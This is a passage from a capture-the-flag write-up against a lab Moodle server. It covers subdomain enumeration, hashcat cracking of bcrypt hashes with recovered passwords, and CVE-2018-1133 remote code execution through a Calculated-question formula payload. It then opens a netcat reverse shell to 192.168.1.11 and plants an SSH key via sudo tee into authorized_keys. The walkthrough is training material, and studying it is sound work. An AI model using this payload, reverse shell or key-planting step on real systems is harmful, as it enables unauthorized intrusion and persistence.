Found: ~tmp.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~user.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~www.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~webmaster.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~logs.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~lp.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: ~log.learnh4ck1ng.cueh (Status: 400) [Size: 423]
Found: moodle.learnh4ck1ng.cueh (Status: 200) [Size: 27524]

===============================================================
2021/12/09 02:33:27 Finished
===============================================================
```


FYI:
A simple search in the browser of the name of the database (mdl_user) discovers that this is one of the databases used in the Moodle app.

Password Cracking

After setting the domain name record, the subdomain is returning a Moodle application. In order to log in, a username and a password are required, which are provided by the database backup, except the password. Using Hashcat for brute-force attack over the hashes returns only one hit for the *guest's* user hash, which is “guest”.

```
hashcat -m 3200 -a 0 hash.txt 10k-most-common.txt
...
$2y$10$QFMTW54QiNgSdqmak3ZZ3.SjVMvfe5EC6CmtyDzujzr12wlFDFa0a:guest
...
```

In order to get hold of the *teacher's* password, the hash cracking tool provided on the target's web application is used. The found password is “Tr@nsf3r”.



Hash

$2y$10$uRd/Iv.MaCXs593vSOXHFOGW8mwTzggbomHavb9HoBjRDcM0IsnOm


We have some Salted Bcrypt hashes in our database

Match Found: **Tr@nsf3r**

The password for user *admin* was not found.

Exploit Identification

After logging as a user *teacher*, visiting the only available course and clicking on “Moodle Docs for this page” at the bottom of the page, the Moodle application version is observed from the documentations. In this case, it is Moodle 3.4.




Final Quiz

The Final Quiz


Quiz to test your knowlege

Exploit



Moodle Docs for this page

You are logged in as Dan Goldsmith (Log out)
Reset user tour on this page
Home
Data retention summary



Note: You are currently viewing documentation for Moodle 3.4. Up-to-date documentation for the

Participants

(Redirected from course/view/topics)

Main page ▶ Managing a Moodle course ▶ Course enrolment ▶ **Participants**

Contents

A quick lookup with Searchsploit returns a Remote Code Execution (RCE) exploit for CVE-2018-1133. In their report, NIST states that “a teacher creating a Calculated question can intentionally cause remote code execution on the server” (NIST, 2018).


Initial Exploitation

As discovered, the teacher's accounts can perform RCE by using the Calculated question functionality. There is also a PHP exploit available in Exploit-DB (Ten, 2019).

```
php 46551.php url='http://moodle.learnh4ck1ng.cueh' user='teacher'
pass='Tr@nsf3r' ip=192.168.1.11 port=1234 course=2
```

However, this exploit did not work, so a manual approach was taken. In order to get access to the server, the following steps were taken:

1. Go to the "Learn Hacking" module
2. Turn on the editting
3. Add a new quiz/Or eddit the existing one
4. Add a Calculated question
5. Set "Answer 1 formula =" to ``/*{a*/`$_GET[RCE]`;//{x}}``, as well as the other mandatory values



Answer 1 formula =

Tolerance ±

Answer display


Feedback

Answer 1 formula = /*{a*/`$_GET[RCE]`;//{x}} Grade 100%

Tolerance ±= 0.01 Type Relative

Answer display 2 Format decimals

6. Click on "Save Changes" and then on "Next Page", put the payload at the end of the request and refresh tha page


Edit the wildcards datasets

Shared wild cards — No shared wild card in this category

Item to add

Wild card {**x**} 2.6

Range of Values Minimum 1.0 - Maximum 10.0

Decimal places 1

Distribution Uniform

Wild card {**a*/`$_GET[RCE]`;//**} 9.0

Range of Values Minimum 1.0 - Maximum 10.0


Decimal places 1

Distribution Uniform

In this example the payload is a Netcat reverceshell:

```
&RCE=nc+-e+/bin/bash+192.168.1.11+1234
```

The `eval()` function will execute the Netcat command and will open a reverseshell.




```
❯ nc -nlvp 1234
Connection from 192.168.1.11:55633
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux 23ae9773352d 5.14.16-arch1-1 #1 SMP PREEMPT Tue, 02 Nov 2021 22:22:59 +0000 x86_64 GNU/Linux
```

Local Enumeration & Identification of vulnerability

The following command is used to change the current shell to TTY:

```
/usr/bin/script -qc /bin/bash /dev/null
```

Listing the user's privileges shows that the commands `can` and `tee` can be executed as user *teacher* without a password.



```
www-data@23ae9773352d:/var/www/moodle/question$ sudo -l
sudo -l
Matching Defaults entries for www-data on 23ae9773352d:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 23ae9773352d:
    (teacher) NOPASSWD: /bin/cat, /usr/bin/tee
www-data@23ae9773352d:/var/www/moodle/question$
```

Post-Exploitation

To User

To grant access to user *teacher* the tee command can be used to write a generated public key into the `authorized_keys` file (GTFObins, n.d.-d).
In order to do so, the following steps are executed:

On the attacker's machine:

1. Generate a pair of keys

```
ssh-keygen -t rsa -b 4096 -f evel_key
chmod 600 evel_key
cat evel_key.pub
```


On the target machine:

2. Write the public key

```
echo <evel_key.pub> | sudo -u teacher tee -a
/home/teacher/.ssh/authorized_keys
```

And last, logging via SSH using the private key.


```
ssh teacher@learnh4ck1ng.cueh -i evel_key
```



```
|            . .E |
|              .o|
+----[SHA256]-----+

❯ chmod 600 evel_key                                                                        at ⊙ 04:23:54 pm

❯ cat evel_key.pub                                                                          at ⊙ 04:24:04 pm
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC7AB5ofpKffs6kYe8v55kIM+6R8pUmH8Bi+vCl4TQ/ntcBf4Z+AQgZTrVoKLp1K7d4Kh2YYHKHC/x6dkli
431cIz/OXcpLaqe6pzFjbE+DkuEVCoz5C+bhYjRCKOwCOD4jQtO49ObnvzqdkwpOCfzOnusbV5KzZ1S8ZRFjorM3XDk3pq3yHswK+QubKyhmrEc+eWdjkt3w
xEPw5GthZIi8E5tucXI5AWGodL7TYMYatYE3QlP1SYmvN+nrDsC1x1O7MdVb3DSABqb/JpxfsWMO/8+0guoBg1yvAB58c9wQed29P9LMlwYQiH5k5bY2kpNl
sB65eZAHFszMi+/MvwUzjgFnsTPHQthSNNzvzur7QfbTRKDok3Pdzh6pETb/gJhF6l9K+KZ9EF0P+LhQld5dxQdpWg4VeGZcrkmhc3M+1G8vNAOukhSIbWCE
pQBTi2mq1sFrbhJ2PB//caVeoHjUfAZP6Zvy6L4/E9BgRUW6tYYBhg8RXVjyH4REJLJiZkoxbkAAp3X5KOIJLVs7fOlNOHQXg9c6KD85tf2a0YxAlPAuAxeD
QEf9xAtEV4KTwC1Z/jnw6xZTnmbgqT/ql7YxLKSzhxdrWfnbVpcuV6XpD3ra4eNX3p3hDFGcTin1ZPv9zRCSl2eaqliIpKmi+PQXlyuiW8bXpB463prb0gZg
Rw== ivanov@fx504

❯ ssh teacher@learnh4ck1ng.cueh -i evel_key                                                at ⊙ 04:26:25 pm
Linux 44a76ea3df15 5.14.16-arch1-1 #1 SMP PREEMPT Tue, 02 Nov 2021 22:22:59 +0000 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Nov 24 16:01:02 2021 from 172.16.109.1
teacher@44a76ea3df15:~$ id
uid=1000(teacher) gid=1000(teacher) groups=1000(teacher),1001(admins)
teacher@44a76ea3df15:~$ 
```

```
❯ nc -nlvp 1234                                                                             at ⊙ 04:22:20 pm
Connection from 192.168.1.11:53031
/usr/bin/script -qc /bin/bash /dev/null
www-data@23ae9773352d:/var/www/moodle/question$ cd /
cd /
www-data@23ae9773352d:/$ id & uname -a
id & uname -a
[1] 247
Linux 23ae9773352d 5.14.16-arch1-1 #1 SMP PREEMPT Tue, 02 Nov 2021 22:22:59 +0000 x86_64 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[1]+  Done                    id
www-data@23ae9773352d:/$ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC7AB5ofpKffs6kYe8v55kIM+6R8pUmH8Bi+vCl4TQ/ntcBf4Z+AQ
gZTrVoKLp1K7d4Kh2YYHKHC/x6dkli431cIz/OXcpLaqe6pzFjbE+DkuEVCoz5C+bhYjRCKOwCOD4jQtO49ObnvzqdkwpOCfzOnusbV5KzZ1S8ZRFjorM3XD
k3pq3yHswK+QubKyhmrEc+eWdjkt3wxEPw5GthZIi8E5tucXI5AWGodL7TYMYatYE3QlP1SYmvN+nrDsC1x1O7MdVb3DSABqb/JpxfsWMO/8+0guoBg1yvAB
58c9wQed29P9LMlwYQiH5k5bY2kpNlsB65eZAHFszMi+/MvwUzjgFnsTPHQthSNNzvzur7QfbTRKDok3Pdzh6pETb/gJhF6l9K+KZ9EF0P+LhQld5dxQdpWg
4VeGZcrkmhc3M+1G8vNAOukhSIbWCEpQBTi2mq1sFrbhJ2PB//caVeoHjUfAZP6Zvy6L4/E9BgRUW6tYYBhg8RXVjyH4REJLJiZkoxbkAAp3X5KOIJLVs7fO
lNOHQXg9c6KD85tf2a0YxAlPAuAxeDQEf9xAtEV4KTwC1Z/jnw6xZTnmbgqT/ql7YxLKSzhxdrWfnbVpcuV6XpD3ra4eNX3p3hDFGcTin1ZPv9zRCSl2eaql
iIpKmi+PQXlyuiW8bXpB463prb0gZgRw== ivanov@fx504 | sudo -u teacher tee -a /home/teacher/.ssh/authorized_keys
<u teacher tee -a /home/teacher/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQC7AB5ofpKffs6kYe8v55kIM+6R8pUmH8Bi+vCl4TQ/ntcBf4Z+AQgZTrVoKLp1K7d4Kh2YYHKHC/x6dkli
431cIz/OXcpLaqe6pzFjbE+DkuEVCoz5C+bhYjRCKOwCOD4jQtO49ObnvzqdkwpOCfzOnusbV5KzZ1S8ZRFjorM3XDk3pq3yHswK+QubKyhmrEc+eWdjkt3w
xEPw5GthZIi8E5tucXI5AWGodL7TYMYatYE3QlP1SYmvN+nrDsC1x1O7MdVb3DSABqb/JpxfsWMO/8+0guoBg1yvAB58c9wQed29P9LMlwYQiH5k5bY2kpNl
sB65eZAHFszMi+/MvwUzjgFnsTPHQthSNNzvzur7QfbTRKDok3Pdzh6pETb/gJhF6l9K+KZ9EF0P+LhQld5dxQdpWg4VeGZcrkmhc3M+1G8vNAOukhSIbWCE
pQBTi2mq1sFrbhJ2PB//caVeoHjUfAZP6Zvy6L4/E9BgRUW6tYYBhg8RXVjyH4REJLJiZkoxbkAAp3X5KOIJLVs7fOlNOHQXg9c6KD85tf2a0YxAlPAuAxeD
QEf9xAtEV4KTwC1Z/jnw6xZTnmbgqT/ql7YxLKSzhxdrWfnbVpcuV6XpD3ra4eNX3p3hDFGcTin1ZPv9zRCSl2eaqliIpKmi+PQXlyuiW8bXpB463prb0gZg
Rw== ivanov@fx504
www-data@23ae9773352d:/$
```

CUEH{Hack1ng_Th3_LMS}




```
teacher@44a76ea3df15:~$ cat user.txt
CUEH{Hack1ng_Th3_LMS}
```

Local Enumeration & Identification of vulnerability

The `id` command returns that, as well as the *teacher* group, the *teacher* user is in a group called *admins*.

Furthermore, there is a `crontab` set with read permissions for group *admins*.




```
teacher@44a76ea3df15:~$ id
uid=1000(teacher) gid=1000(teacher) groups=1000(teacher),1001(admins)
teacher@44a76ea3df15:~$ ls -l /etc/crontab
-rwxr----- 1 root admins 1145 Nov 11 15:32 /etc/crontab
teacher@44a76ea3df15:~$ 
```

Reading the file shows that the work directory is being changed to `/var/www/html`. Then all the files in the directory are being archived and the archive is saved to `/var/backups/html.tgz`. This process is being repeated every minute.

To Root

